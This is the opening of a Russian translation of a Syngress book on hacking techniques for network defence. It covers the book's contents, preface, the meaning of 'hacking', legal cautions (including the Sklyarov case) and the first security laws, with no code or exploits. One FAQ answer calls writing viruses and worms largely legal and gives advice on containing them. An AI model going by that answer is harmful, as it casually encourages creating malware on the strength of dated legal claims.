

SYNGRESS®

ЗАЩИТА ОТ ХАКЕРОВ

КОРПОРАТИВНЫХ СЕТЕЙ

**ВТОРОЕ
ИЗДАНИЕ**

Единственный способ остановить
хакера — думать как он



Ф. Уильям Линч
Стив Манзуик
Райан Помех
Кен Пфеил
Рэйн Форест Паппи
Райан Расселл
Дэн «Эффугас» Камински

Дэвид М. Ахмад
Идо Дубравский
Хал Флинн
Джозеф «Кингпин» Гранд
Роберт Грэм
Норис Джонсон
K2

Коллектив авторов

**Защита от хакеров
корпоративных сетей**

«ДМК Пресс»

2005

Коллектив авторов

Защита от хакеров корпоративных сетей / Коллектив авторов — «ДМК Пресс», 2005

В книге рассматривается современный взгляд на хакерство, реинжиниринг и защиту информации. Авторы предлагают читателям список законов, которые определяют работу систем компьютерной безопасности, рассказывают, как можно применять эти законы в хакерских технологиях. Описываются типы атак и возможный ущерб, который они могут нанести компьютерным системам. В книге широко представлены различные методы хакинга, такие, как поиск различий, методы распознавания шифров, основы их вскрытия и схемы кодирования. Освещаются проблемы безопасности, возникающие в результате непредсказуемого ввода данных пользователем, методы использования машинно-ориентированного языка, возможности применения мониторинга сетевых коммуникаций, механизмы туннелирования для перехвата сетевого трафика. В книге представлены основные сведения о хакерстве аппаратных средств, вирусах, троянских конях и червях. В этой книге читатель узнает о методах, которые в случае неправильного их применения приведут к нарушению законодательства и связанным с этим последствиям. Лучшая защита – это нападение. Другими словами, единственный способ остановить хакера заключается в том, чтобы думать, как он. Эти фразы олицетворяют подход, который, по мнению авторов, позволит наилучшим образом обеспечить безопасность информационной системы.

© Коллектив авторов, 2005

© ДМК Пресс, 2005

Содержание

Благодарности	5
От автора Предисловие (версия 1.5)	7
Глава 1	9
Введение	10
Что понимают под «хакерскими методами»	11
Зачем применяют хакерские методы?	11
Обзор содержимого книги	13
Правовое обеспечение хакинга	15
Конспект	17
Часто задаваемые вопросы	18
Глава 2	19
Введение	20
Обзор законов безопасности	21
Закон 1. Невозможно обеспечить безопасность клиентской части	23
Закон 2. Нельзя организовать надежный обмен ключами шифрования без совместно используемой порции информации	25
Закон 3. От кода злоумышленника нельзя защититься на 100 %	28
Закон 4. Всегда может быть создана новая сигнатура кода, которая не будет восприниматься как угроза	30
Закон 5. Межсетевые экраны не защищают на 100 % от атаки злоумышленника	32
Социотехника	34
Нападение на незащищенные сервера	34
Прямое нападение на межсетевой экран	35
Бреши в системе безопасности клиентской части	36
Закон 6. От любой системы обнаружения атак можно уклониться	37
Закон 7. Тайна криптографических алгоритмов не гарантируется	39
Закон 8. Без ключа у вас не шифрование, а кодирование	41
Закон 9. Пароли не могут надежно храниться у клиента, если только они не зашифрованы другим паролем	43
Закон 10. Для того чтобы система начала претендовать на статус защищенной, она должна пройти независимый аудит безопасности	46
Закон 11. Безопасность нельзя обеспечить покровом тайны	48
Резюме	50
Конспект	51
Часто задаваемые вопросы	54
Глава 3	55
Введение	56
Обзор классов атак	57
Отказ в обслуживании	57
Утечка информации	65
Нарушения прав доступа к файлу	70
Дезинформация	73
Конец ознакомительного фрагмента.	76

**Дэвид М. Ахмад, Идо Дубравский, Хал
Флинн, Джозеф «Кингпин» Гранд,
Роберт Грэм, Норис Джонсон, К2, Дэн
«Эффугас» Камински, Ф. Уильям Линч,
Стив Манзуик, Райян Пемех, Кен Пфеил,
Рэйн Форест Паппи, Райян Расселл
Защита от хакеров корпоративных сетей**

Благодарности

Авторы книги хотели бы выразить свою признательность следующим людям, благодаря доброжелательности и поддержке которых стало возможным появление этой книги.

Ральфа Троупа (Ralph Troupe), Ронда Ст. Джона (Rhonda St. John) и коллектив Callisma за бесценную способность вникнуть в суть сложных задач проектирования, развертывания и поддержки сетей учреждений мирового класса.

Карена Кросса (Karen Cross), Ланса Тилфорда (Lance Tilford), Мерхана Канингхэма (Meaghan Cunningham), Кима Вилли (Kim Wylie), Гарри Кирчнера (Harry Kirchner), Кевина Вотела (Kevin Votel), Кента Андерсона (Kent Anderson), Фрида Яра (Frida Yara), Билла Геца (Bill Getz), Джона Мейеса (Jon Mayes), Джона Месджака (John Mesjak), Пег О'Доннелли (Peg O'Donnell), Сандру Паттерсона (Sandra Patterson), Бетти Редмонда (Betty Redmond), Роя Ремера (Roy Remer), Роя Шапиро (Ron Shapiro), Патрисию Келли (Patricia Kelly), Андреа Тетрика (Andrea Tetrick), Дженнифера Паскаля (Jennifer Pascal), Дуга Реила (Doug Reil) и Дэвида Дахла (David Dahl) из Западной группы издателей (Publishers Group West) за обмен потрясающим опытом в области маркетинга и экспертизы.

Жакью Шанахэм (Jacquie Shanahan) и ЭнХелен Линдехолм (AnnHelen Lindeholm) из Elsevier Science за придание нам уверенности в правоте нашего дела.

Анабел Дент (Annabel Dent) и Паулю Барри (Paul Barry) за все то, что они для нас сделали.

Дэвиду Букланду (David Buckland), Венди Вонгу (Wendi Wong), Мэри Чиенгу (Marie Chieng), Люси Чонгу (Lucy Chong), Лесли Лиму (Leslie Lim), Одри Гану (Audrey Gan) и Джозефу Чану (Joseph Chan) из Transquest Publishers за энтузиазм, с которым они просматривают наши книги.

Квон Шунг Джун (Kwon Sung June) из Acorn Publishing за поддержку.

Етан Аткин (Ethan Atkin) из Cranbury International за помощь в расширении программы Syngress.

Джекки Гросса (Jackie Gross), Гейла Войсея (Gayle Voysey), Алексия Пенни (Alexia Penny), Аник Робитэйла (Anik Robitaille), Крэга Сиддалла (Craig Siddall), Дарлен Морроу (Darlene Morrow), Иолану Миллер (Iolanda Miller), Джан Макей (Jane Mackay) и Мэри Скелли (Marie Skelly) из Jackie Gross & Associates за помощь и энтузиазм, с которым они представляют книгу в Канаде.

Лоиса Фрасера (Lois Fraser), Конни Макменем (Connie McMenemy), Шэннона Рассела (Shannon Russell) и других талантливых сотрудников из Jaguar Book Group за их помощь в распространении книг издательства в Канаде.

Слова благодарности от технического редактора Райана Рассела (Ryan Russel)

Я хотел бы посвятить свою работу своей замечательной жене и детям, не будь которых не было бы смысла работать над книгой. Я люблю тебя, Сара, с Днем святого Валентина тебя! Я также хотел бы поблагодарить Брайена Мартина (Brian Martin) за помощь при редактировании и, конечно, авторов, которые нашли время написать книгу. Особенно хочется поблагодарить авторов первого издания за их идеи по улучшению книги.

Райан Рассел

От автора Предисловие (версия 1.5)

Авторы первого издания книги относительно ее содержания единодушны в одном: после первоначального изложения материала у них появилось желание представить материал своих глав по-другому. Объясняется это допущенными ошибками, недостаточным, с точки зрения авторов, пояснениями изложенного в книге материала, нехваткой времени для написания еще одного примера программы или тем, что авторы забыли рассмотреть дополнительные вопросы. Как и в любом другом проекте, время в конечном счете истекло, и пришлось завершить работу.

Предоставленный шанс повторно вернуться к работе над книгой позволил авторам исправить недостатки, выявленные с момента первого ее издания. Большая часть была выявлена благодаря читателям, написавшим авторам: «Вам следовало бы по-другому написать об этом...» В абсолютном большинстве случаев они были правы. В результате была предпринята попытка исправления максимально возможного числа недостатков первого издания книги «Защита от хакеров корпоративных сетей» (*Hack Proofing Your Network*).

К моменту первого издания книги в продаже было совсем немного книг, посвященных в полном объеме методам преодоления средств компьютерной защиты. Для издательства Syngress Publishing эта книга стала первой в подобной серии. Руководство издательства немного нервничало. Оно не было уверено в том, что обучение хакерским методам – это хорошо. (Похоже, что другие издательства были напуганы. Когда автор говорил с представителями некоторых из них о книге, посвященной методам работы хакеров, то они даже не захотели просмотреть план книги. «Никаких книг о хакерских методах». Конечно, некоторые из них к настоящему времени уже выпустили книги по этой тематике.)

Поэтому в издательстве Syngress полагали, что если будет написана книга *Hack Proofing Your Network*, то она должна в полном объеме описать мероприятия по защите информации. Так и было сделано. Кто-то может возразить вам, что он не имеет ничего против методов защиты, что он применяет их годами. Но когда в книге упоминается о защите, речь идет о совершенно других технологиях. В первом издании ряд глав был посвящен вопросам защиты, которые трудно реализовать целиком и которые, вообще говоря, неудобны для работы.

По сравнению с первым изданием произошли некоторые изменения. Например, под словосочетанием *Hack Proofing* теперь понимается серия книг, а не одна книга. Кроме книги, которая перед вами, в серию входят:

- *Hack Proofing Your E-commerce Site* (ISBN: 1-928994-27-X)
- *Hack Proofing Your Web Applications* (ISBN: 1-928994-31-8)
- *Hack Proofing Sun Solaris 8* (ISBN: 1-928994-44-X)
- *Hack Proofing Linux* (ISBN: 1-928994-34-2)
- *Hack Proofing Windows 2000 Server* (ISBN: 1-931836-49-3)
- *Hack Proofing Your Wireless Network* (ISBN: 1-928994-59-8)
- *Hack Proofing ColdFusion 5.0* (ISBN: 1-928994-77-6)

Готовятся к печати и другие книги этой серии, которых объединяет их ориентация на описание методов защиты.

Это версия 1.5 предисловия. С течением времени содержимое данной книги пересматривается (точнее, тщательно проверяется и совершенствуется, но вы поняли идею). Однако слова Мудге все еще остаются в силе. Читая книгу, скоро вы убедитесь в этом сами. Полагайте, что перед вами протокол изменений содержимого книги. Обратите внимание на изменения, внесенные во второе издание, которые заключаются или в добавлении нового материала, или в улучшении старого. В издание добавлено несколько новых глав, включая:

- Хакинг аппаратных средств ЭВМ;
- Туннелирование;

- Уклонение от IDS;
- Атаки, основанные на форматирующей строке.

Эти главы поясняют некоторые сложные темы, включение которых в книгу способно сделать ее содержание актуальнее. Сведения об использовании форматирующей строки стали общедоступны только после завершения работы над первым изданием. В первом издании ничего не рассказано об этом, поскольку в то время были неизвестны методы работы с форматирующей строкой.

Каждая глава второго издания была обновлена, переработана с точки зрения возможных атак, сжата и вообще улучшена. Есть бесконечное число вариантов изложения, но некоторые читатели предложили разбить материал первого издания по темам таким образом, чтобы каждый используемый метод был освещен в одной главе. Это выглядело привлекательно, поэтому и было осуществлено во втором издании. В начале книги пара глав посвящена теории, но сразу за этими «вводными» главами по существу обсуждается каждый тип нападения. Наконец, для большей пользы книгу завершает краткая глава о правилах информирования нас о найденных вами изъянах в системах защиты.

Одно из центральных изменений второго издания состоит в том, что авторы издания оставили попытку объяснить свои действия. В первом издании потрачено много времени и усилий для разъяснения, *почему* знания о хакерских методах полезны, *почему* в разное время люди используют слово «хакер» и *почему* восстановление алгоритмов работы существующих программ (reverse engineering) должно относиться к основным человеческим правам.

После выхода первого издания большинство людей, купивших книгу, уже согласились с тем, что представленная в книге информация должна быть доступна (или, по крайней мере, они захотели ознакомиться с ней). А люди, которые не соглашались со мной. Что ж, они не согласны со мной и после прочтения книги, *даже после ознакомления с приведенными в книге доводами* ! Говоря искренне, я был потрясен. Я не убедил их своими тщательно подобранными аргументами. Действительно, невозможно всегда всем нравиться.

Возвращаясь к обсуждаемым вопросам, отметим, что люди, которым нравится то, что, мы делаем, могут не читать объяснений, почему мы занимаемся этим. Эти объяснения для тех, кто не разделяет наших позиций. Авторы используют слово *хакер* для обозначения субъекта, который взламывает компьютер без разрешения. Однако это слово не используется исключительно в данном контексте. Оно также обозначает ряд других «субъективных» понятий. Вы как образованный читатель и профессионал в области безопасности должны, в зависимости от контекста, понять его смысл. Если вы прочтете остальную часть этой книги, то найдете там разные значения этого слова.

Если вы хотите точно знать, что было в первом издании книги и чего нет во втором, то посетите сайт Syngress Solutions по адресу www.Syngress.com/solutions. В дополнение к электронной версии первого и второго издания книги у вас появится возможность задать авторам вопросы по электронной почте о книге и получить ответы на них. Если этого недостаточно, в течение года вам будет предоставлена возможность ознакомиться с периодическими обновлениями содержимого книги в форме официальных изданий. Для издательства это еще один дополнительный способ познакомить вас с новыми материалами, ставшими известными только после выхода издания книги. Сайт Solutions – это ваш ресурс, используйте его. Кроме того, мне интересно узнать мнение читателей.

Я надеюсь, что книга вам понравится.

Райан Рассел (Ryan Russell)

Глава 1

Хакерские методы

В этой главе обсуждаются следующие темы:

- **Что понимают под «хакерскими методами»**
- **Обзор содержимого книги**
- **Правовое обеспечение хакинга**
- **Конспект**
- **Часто задаваемые вопросы**

Введение

В этой книге собраны сведения, которые могут пригодиться для преодоления системы безопасности компьютера. Если это шокирует читателя, то, вероятно, он незнаком с разрешенными, с юридической точки зрения, причинами ее вскрытия. Взлом компьютера на законных основаниях допустим при испытании безопасности компьютерных систем, защите прав потребителя и гражданских прав, действий в военных целях. В книге в основном раскрываются хакерские методы, а не причины их применения.

Повсюду на страницах книги умышленно используется словосочетание «хакерские методы». Следует понимать, что у различных людей эти слова обозначают разные понятия. Поэтому в этой главе поясняется смысл, который авторы понимают под ними, а также приведена структура книги и рассмотрены требования к подготовке читателя, необходимой для усвоения приведенных в книге методов. В этой главе рассматривается современный взгляд на хакерство, реинжиниринг, защиту от копирования и действующее законодательство, поскольку не хотелось бы вручить читателю новую игрушку без предупреждения обо всех неприятностях и конфликтах с законом, с которыми он может столкнуться.

Что понимают под «хакерскими методами»

Когда автор был ребенком, диалоговый мир сетевых компьютерных онлайн-систем состоял из электронных досок объявлений (BBS). На многих BBS были текстовые файлы, заголовков которых представлял собой вариацию на тему «Как стать хакером». Почти все эти файлы были бесполезны и содержали советы подобно следующим: «попробуйте приведенные мастер-пароли» или «нажмите на клавиатуре комбинацию клавиш **Ctrl + C** и посмотрите, не приведет ли это к выходу из программы». Название главы «Хакерские методы» – это способ автора воздать должное подобным файлам. Они стали его источником вдохновения для написания *приличного* набора инструкций по применению хакерских методов – хакингу.

Итак, какой смысл подразумевается под словом *хакерство*? Под ним понимается обход мер безопасности компьютерных систем и вычислительных сетей. Слово *хакерство* применимо и как существительное, характеризуя умную или быструю программу. В реальной жизни (в выпусках новостей, беседах, списках адресатов почты и т. д.) люди применяют слово *хакерство*, *хакинг* или *хакер* без объяснения вкладываемого в него смысла. Но его можно понять из контекста или чтения между строк. Эта книга не является исключением. Кроме того, авторы иногда используют выражения, как, например, хакер-новичок (*script kiddie*), для обозначения чего-либо связанного или производного от значения слова *хакер*. Если читателю не нравится термин, который применяется для рассматриваемой человеческой деятельности, то авторы искренне призывают его мысленно заменить обсуждаемый термин на привычное для читателя слово и далее считать, что именно привычный для него термин используется в книге.

Если читатель действительно хочет познакомиться с философским обсуждением значения слова, то, пожалуйста, посетите Web-сайт Syngress Solutions и загрузите электронную копию первого издания книги. В ее первой главе под названием «Политика» обсуждаются различные значения слова *хакер*. В этом издании подобное обсуждение опущено, но если читатель хочет пойти своим путем в поисках старой истины, то не говорите, что его не предупреждали.

Вообще говоря, авторы надеются избежать использования слова хакер в значении «плохой программист».

Зачем применяют хакерские методы?

Если читатель хочет услышать длинный рассказ о причинах чьего-либо любопытства о том, как это делается, автор отсылает его к первому изданию книги с длинными рассуждениями о слове хакер. Но кратко: *лучшая защита – это нападение*. Другими словами, единственный способ остановить хакера заключается в том, чтобы думать как он. И если после этого вы не сможете взломать ваши системы, то кто сможет? Эти фразы звучат банально, но они олицетворяют подход, который, по мнению авторов, позволит наилучшим образом обеспечить безопасность вашей собственной системы (или системы работодателя, или ваших клиентов и т. д.).

Приоткрывая завесу

«Мы не нанимаем хакеров»

Вы, возможно, слышали о заявлениях различных компаний безопасности о том, что они «не нанимают хакеров». Очевидно, смысл подобных заявлений заключается в том, что компании имеют в виду исправившихся хакеров-преступников, хакеров, ныне работающих в области безопасности, или что-то другое. В основном это делается из-за опасения

отказа некоторых людей от сотрудничества с компанией в случае, если им станет известно о найме подобных работников, поскольку бытует мнение, что преступнику нельзя доверять безопасность систем клиентов. В действительности это дело принципа. Некоторые просто не желают видеть, как хакеры-преступники получают что-либо, напоминающее вознаграждение за их противозаконную деятельность.

Иногда компании полагают, что разумнее сделать наоборот: Если о хакере уже слышали (даже если у него скандальная репутация), то, вероятно, компании испытывают определенное желание принять на работу такого высококлассного профессионала. Будет ли от этого положительный эффект? Это зависит от сферы деятельности компании. Конечно, если вы говорите о компании, предоставляющей сервисные услуги, то люди могут колебаться, но меньше, чем в случае, когда компания тестирует безопасность компьютерных систем.

В целом это палка о двух концах. Ну и конечно, у хакеров всегда есть вопрос к компаниям, которые «не нанимают хакеров»: «Как вы об этом узнали?»

Чтобы рассказать о том, как злоумышленник будет преодолевать нашу защиту, авторам потребуется выступить в его роли. Означает ли это, что, информируя читателя о методах взлома, авторы в то же время сообщают их и «злоумышленникам»? Да. Но авторы полагают, что в этой игре все должны иметь равные права: все стороны должны быть вооружены одними и теми же общедоступными методами. А с другой стороны, как вы сможете отличить законопослушного пользователя от злоумышленника?

Обзор содержимого книги

Теперь, после обсуждения вопросов «как» и «почему», поговорим о том, что найдет читатель далее в этой книге. Оценки начальная, средняя и высокая для каждой главы позволяют определить уровень знаний читателя, необходимых для успешного усвоения изложенного в ней материала.

В трех последующих главах книги представлен минимум теоретического багажа знаний. В главе 2 исследуется сформулированный авторами список законов, которые определяют работу (или отказ) систем компьютерной безопасности. Далее в книге вы увидите, как можно применять эти законы в хакерских технологиях. В главе 3 описываются типы атак и возможный потенциальный ущерб компьютерной системы в случае их успешного осуществления, а также приведены примеры каждого типа атак. В главе 4 рассказывается о различных методологиях, которыми кто-нибудь (например, вы) может руководствоваться при обнаружении проблем безопасности. Первые четыре главы этой книги должны быть доступны читателям любого уровня подготовки. Читатели с высоким уровнем профессиональной подготовки могли бы пропустить эти главы, если они уже знакомы с излагаемой теорией, но мы рекомендуем им, по крайней мере, просмотреть текст и удостовериться в отсутствии для них новой информации в изложенном материале. Раздел «Краткие выводы» хорошо подходит для этих целей.

Начиная с пятой главы мы рассматриваем методы хакинга. Глава 5 описывает простейший метод хакинга – поиск различий (*diffing*), состоящий в простом сравнении кода до и после осуществления некоторого действия. Это удивительно полезно. Материал данной главы доступен даже новичкам.

Глава 6 – о криптографии и различных средствах обеспечения конфиденциальности информации. В главе исследуются дилетантские попытки шифрования, примеры использования которых в мире наблюдаются почти каждый день. Вы познакомитесь с распознаванием шифров, основами их вскрытия и очень простыми криптоподобными схемами кодирования. Эта глава не рассчитана на уровень подготовки выше среднего (в главе приводится вводный материал для читателей с небольшим опытом в рассматриваемой области).

Глава 7 посвящена проблемам безопасности, возникающим при программных сбоях в результате непредсказуемого ввода данных пользователем. К ним относится хакинг сервера через дефектную программу CGI интерфейса, получение SQL доступа при помощи Web-формы или сценария, позволяющего вскрыть командный процессор операционной системы UNIX обманным путем (*tricking scripts*). (С технической точки зрения сюда же можно отнести переполнение буфера и ошибки форматирования строк (*format string holes*), но этим вопросам посвящены отдельные главы.) Глава по уровню предполагаемой подготовки читателя заслуживает оценки от средней до высокой. Это обусловлено обсуждением различных языков программирования и необходимостью понимания принципов работы командной оболочки.

В главах 8 и 9 показаны методы использования машинно-ориентированного языка для максимального использования преимуществ переполнения буфера или ошибок форматирования строк. Эти главы предполагают высокий уровень подготовки читателя. Но написаны они вполне доступно, с подробным объяснением изложенного материала. Для усвоения материала потребуются определенные знания языка C и ассемблера.

Глава 10 описывает возможности применения мониторинга сетевых коммуникаций *sniffing* методами в интересах хакинга. Приведены простые примеры. Описано, при помощи каких протоколов лучше всего получить доступ к паролям, и даже приведены основы программирования мониторинга сетевых коммуникаций методами *sniffing*. Эта глава ориентирована на читателей с начальным и средним уровнями подготовки.

Глава 11 представляет тему, посвященную пиратским подключениям (hijacking connections). В большинстве случаев эта разновидность взлома является расширенным применением мониторинга сетевых коммуникаций методами *sniffing* за счет активного участия злоумышленника. В главе описан тип атак «злоумышленник посередине» (man-in-the-middle). Для изучения приведенного материала требуется средний уровень квалификации читателя.

Глава 12 обсуждает концепцию доверия и то, как ниспровергать ее при помощи имитации соединения (*spoofing*). Эта глава обсуждает ряд потенциальных нападений и требует уровня подготовки читателя от среднего до высокого.

Глава 13 описывает механизм туннелирования для перехвата сетевого трафика посредством враждебного сетевого окружения (настолько надежным способом, что при перегрузке перехват возобновляется). Приводится подробное обсуждение SSH, для которого требуется уровень подготовки от среднего до высокого.

Глава 14 – о хакерстве аппаратных средств компьютера. Эта глава приводит основные сведения о хакерстве аппаратных средств ЭВМ с целью получения максимальной безопасности. Это ознакомительная глава, потому что фактическая реализация приведенных методов потребует высокой подготовки.

Глава 15 посвящена вирусам, Троянским коням и червям. Описано, не только чем они являются и как работают, но также принципы их построения, используемые ими методы и что ожидать в будущем. Это глава по сложности излагаемого материала занимает промежуточный уровень.

В главе 16 описаны способы, при помощи которых системы обнаружения вторжения уклоняются от атак или обезвреживают их. Также описаны уловки (ловкие приемы), которые эффективны на уровнях от сетевого до уровня приложений. Разобраны такие темы, как фрагменты и использование полиморфизма. Уровень сложности обсуждаемого материала – от среднего до сложного (читатель должен хорошо знать протокол TCP/IP).

В главе 17 обсуждается автоматизация некоторых из задач читателя при помощи автоматизированного обозревания безопасности и инструментов нападения (после того как читатель познакомится с правилами их написания). Обсуждение охватывает коммерческие и свободно распространяемые программные средства. Это позволяет хорошо представить следующее поколение программных средств, которые будут не только определять уязвимости тестируемой системы, но и позволят укрепить ее.

Последнее, но не менее важное. В главе 18 сообщается о действиях читателя при обнаружении проблем безопасности. Не подумайте, что авторы книги не поощряют обнаружение брешей в системе защиты информации. Поощряют, но при условии, что читатель несет полную ответственность за свои действия.

Правовое обеспечение хакинга

Автор – не юрист: грубо говоря, это означает следующее: «Он не может дать вам никакого уместного юридического совета, а читатель не обязан ему следовать. Если читатель что-то сделает, то не подумайте, что его не предупреждали о последствиях. Но автор попытается заставить читателя прислушаться к своему мнению тем или иным способом».

В этой книге читатель узнает о методах, которые в случае неправильного их применения приведут его к нарушению законодательства и связанным с этим последствиям. Слова автора подобны словам инструктора по вождению автомобиля: «Я собираюсь научить вас ездить на автомобиле, но если вы водите плохо, то можете кого-нибудь сбить». В обоих случаях вам придется отвечать за причиненный ущерб.

Автор использует очень простое правило, заключающееся в ответе на вопрос: «У меня есть разрешение сделать это на этом компьютере?» Если ответ – нет, то не делайте этого. Ваши действия принесут вред и почти наверняка будут противозаконны. Но если ответ не столь очевиден, то, возможно, есть исключения, ну и т. д. Например, в большинстве мест (нет, не в вашей организации, по этому поводу проконсультируйтесь у юриста) сканирование порта разрешено. Хотя это рассматривается как предпосылка к незаконному проникновению в систему со злым умыслом, но это законно – кроме тех случаев, когда сканирование портов запрещено.

Самый простой способ обезопасить себя заключается в хакинге своей собственной сети (автор подразумевает домашнюю сеть *читателя*, а не сеть на работе, потому что иначе у вас могут быть неприятности). Вы хотите освоить тонкости сложной программы, работающей на платформе Sun Sparc? Идите и купите старый Sparc за 100\$. Вы хотите заняться хакерством на многомиллионной универсальной ЭВМ? Хорошо, но, вероятно, вас постигнет неудача.

Можно было бы склониться к предположению о полной безопасности хакерских действий на собственном оборудовании. Но, строго говоря, это не так в случае действий, направленных на вскрытие программного обеспечения. Много людей думают также, то есть если я купил копию программы, то я имею естественное право делать с ней все, что я захочу на своем собственном компьютере. Право интеллектуальной собственности так не считает. В Соединенных Штатах, а также в соответствии с международным соглашением в ряде других стран обход средств недопущения копирования материалов, защищенных авторским правом, противозаконен. Это – часть акта DMCA. Формально противозаконно заниматься этим даже у себя дома, но если вы все-таки сделали это и пользуетесь результатами своих действий только сами, то кажется маловероятным, что у вас появятся проблемы. Но при попытке поделиться полученными результатами с другими людьми вам следует проявить осторожность.

Предупреждая о безопасности, автор хотел бы рассказать о чрезвычайной истории, произошедшей в результате нарушения новых законов. Это касается российской компании – разработчика программного обеспечения ElcomSoft Co. Ltd., специализирующейся на вскрытии паролей, снятии защиты от копирования и восстановлении поврежденных файлов. Имейте в виду, что на тот момент времени в России не было никакого закона против восстановления алгоритма работы программы по ее коду. Один из программистов компании ElcomSoft Co. Ltd., Дмитрий Скляр, прибыл на конференцию DEF CON 9 в Лас-Вегасе и сделал доклад относительно формата электронных документов eBook компании Adobe. Формат содержит некоторые смехотворные попытки безопасности. На следующий день Дмитрий был арестован и обвинен в «распространении изделия, предназначенного для обхода средств защиты авторского права». При этом упоминалась программа его компании, которая конвертировала формат eBook документа в стандартный формат Adobe Acrobat.PDF файлов. Выполнение подобного конвертирования покупателем одного из этих средств eBooks для себя юридически законно, поскольку пользователю разрешается делать резервные копии.

Короче говоря, Дмитрий был арестован 17 июля 2001 года и отпущен домой только 31 декабря 2001 года. Компания Adobe отозвала свою жалобу из-за повсеместных протестов, но американское правительство отказалось снять обвинения. Поскольку вопрос не закрыт до сих пор, Дмитрий все еще полностью не освобожден от ответственности.

Относительно сказанного хочется добавить, что используемые им методы для разгадывания системы безопасности изделия были относительно просты. Мы осветим подобные методы декодирования в главе 6.

Пожалуйста, будьте осторожны с информацией, которая изложена в книге.

Конспект

В этой книге авторы собираются рассказать о подробностях поиска брешей в системе безопасности и их использования на основании таких методов, как анализ пакетов, пиратское подключение, имитация соединения для получения доступа, схем раскрытия шифров, уклонение от систем обнаружения атак и даже хакинг аппаратных средств ЭВМ. Это не книга о проектировании безопасности, политике, архитектуре, управлении рисками или планировании. Если читатель так думает, то его ввели в заблуждение.

Все обнаруженные бреши в системе защиты должны быть преданы огласке. Публичное сообщение об ошибках приносит пользу каждому, включая вас самих, поскольку это может способствовать вашему признанию.

Вы должны научиться хакерским методам, для того чтобы знать, как защитить вашу сеть или сеть вашего работодателя. Вы должны это знать, потому что это интересно. Если вы не соглашаетесь с чем-либо, о чем говорится в этой главе или книге, то это хорошо! Первое, что хакеры должны уметь делать, – это самостоятельно думать. Нет никаких причин для слепой веры в изложенный авторами книги материал. Если у вас есть замечания к книге, то зайдите на Web-сайт www.syngress.com/solutions, найдите адрес электронной почты авторов и пошлите им письмо. Возможно, ваше опровержение будет помещено на сайт.

Часто задаваемые вопросы

Вопрос: Могу ли я назвать себя хакером?

Ответ: Существует два ответа на этот вопрос. Первый, созвучный мыслям многих: хочешь быть хакером – будь им. Второй: если вы называете себя хакером, то будьте готовы к широкому диапазону оценок вследствие большого количества определений слова «хакер» и их двусмысленности. Одни будут думать, что вы только что сказали им, что вы – преступник. Другой, кто сам себя считает хакером, осмеет вас, если вы будете заподозрены в недостаточной квалификации. Некоторые не будут знать, что и подумать, но затем попросят вас о хакерской услуге для себя... Автор советует вам сначала приобрести необходимые навыки и практику. Лучше всего, если кто-либо другой назовет вас хакером.

Вопрос: Законно ли написание вирусов, Троянских коней и червей?

Ответ: Фактически (в большинстве случаев) да. Пока. Это утверждение заслуживает серьезного разъяснения. Существует ряд программистов, которые открыто пишут вирусы и делятся результатами своей работы. До сих пор они, кажется, никому не мешали. Однако если хотя бы часть написанного ими кода выйдет из-под контроля и привлечет к себе внимание, то дело примет серьезный оборот. Если вы пишете программы вирусов, будьте осторожны, чтобы не потерять контроль над ними. Вы можете захотеть ограничить их способность к распространению, проявляя необходимую предосторожность. В этой связи задумайтесь, как вы будете выглядеть, если кто-то доработает ваш вирус и выпустит его на волю. Также обратите внимание на то, не противоречит ли отправление по почте подобного кода правилам, установленным вашим Интернет-провайдером, особенно если вы – учащийся. Ваши действия могут и не противоречить установленным правилам, но могут легко привести к разрыву соединения с вашим Интернет-провайдером, получения предупреждения или лишения вас прав пользователя.

Вопрос: Несете ли вы ответственность за хакинг систем?

Ответ: Вообще, *если* вы санкционированный (авторизованный) пользователь, нет. Пожалуйста, примите во внимание *если*. Когда есть сомнения, получите письменное разрешение от юридического лица – владельца компьютерной системы, например школы или работодателя. Множество людей, отвечающих за безопасность компьютерных систем, регулярно тестируют их хакерскими методами. Дополнительные сведения и примеры вы сможете найти по адресу www.lightlink.com/spacanka/fors.

Глава 2

Законы безопасности

В этой главе обсуждаются следующие темы:

- **Обзор законов безопасности**
- **Закон 1. Невозможно обеспечить безопасность клиентской части**
- **Закон 2. Нельзя организовать надежный обмен ключами шифрования без совместно используемой порции информации**
- **Закон 3. От кода злоумышленника нельзя защититься на 100 %**
- **Закон 4. Всегда может быть создана новая сигнатура кода, которая не будет восприниматься как угроза**
- **Закон 5. Межсетевые экраны не защищают на 100 % от атаки злоумышленника**
- **Закон 6. От любой системы обнаружения атак можно уклониться**
- **Закон 7. Тайна криптографических алгоритмов не гарантируется**
- **Закон 8. Без ключа у вас не шифрование, а кодирование**
- **Закон 9. Пароли не могут надежно храниться у клиента, если только они не зашифрованы другим паролем**
- **Закон 10. Для того чтобы система начала претендовать на статус защищенной, она должна пройти независимый аудит безопасности**
- **Закон 11. Безопасность нельзя обеспечить покровом тайны**
- **Резюме**
- **Конспект**
- **Часто задаваемые вопросы**

Введение

Для обнаружения уязвимостей в безопасности компьютерных систем используется ряд экспресс-методов (shortcuts). Один из них основан на мысленном составлении списка требований, которым должна удовлетворять исследуемая система. Каждое требование из этого списка несет информацию о безопасности системы и может быть проанализировано. Выявление при подобном анализе специфических особенностей в работе системы позволяет подозревать ее в ненадежности еще до начала детального тестирования.

Этот список назван *законами безопасности*. Причем под законами понимаются руководящие принципы, которые должны использоваться для того, чтобы не упустить из виду вопросы безопасности при анализе или проектировании системы. Система в этом случае может состоять как из единственной программы, так и полномасштабной сети компьютеров, включая сетевые экраны (firewalls), фильтрующие шлюзы (filtering gateways) и вирусные сканеры. Не важно, в чьих интересах исследуется система: в интересах защиты или нападения. Важно понять, где у нее уязвимости.

Законы безопасности помогают распознать слабые места и сосредоточить на них внимание. Эта глава познакомит читателя с законами безопасности. Большая часть остальной части книги посвящена подробному рассмотрению методов использования уязвимостей, выявленных при помощи законов безопасности.

Если читатель достаточно квалифицирован в области информационной безопасности, то он может пропустить эту главу. Хотя авторы рекомендуют, по крайней мере, бегло просмотреть ее, чтобы удостовериться в том, что читатель знает эти законы и согласен с ними.

Обзор законов безопасности

Начав с обзора законов, авторы детально обсудят их по ходу книги. При обсуждении будет рассмотрено содержание законов, способы их применения для поиска слабых мест, а также разрешаемые с их помощью вопросы. В список входят следующие законы безопасности.

1. Невозможно обеспечить безопасность клиентской части.
2. Нельзя организовать надежный обмен ключами шифрования без совместно используемой порции информации.
3. От кода злоумышленника нельзя защититься на 100 %.
4. Всегда может быть создана новая сигнатура кода, которая не будет восприниматься как угроза.
5. Межсетевые экраны не защищают на 100 % от атаки злоумышленника.
6. От любой системы обнаружения атак можно уклониться.
7. Тайна криптографических алгоритмов не гарантируется.
8. Шифрование без ключа является кодированием.
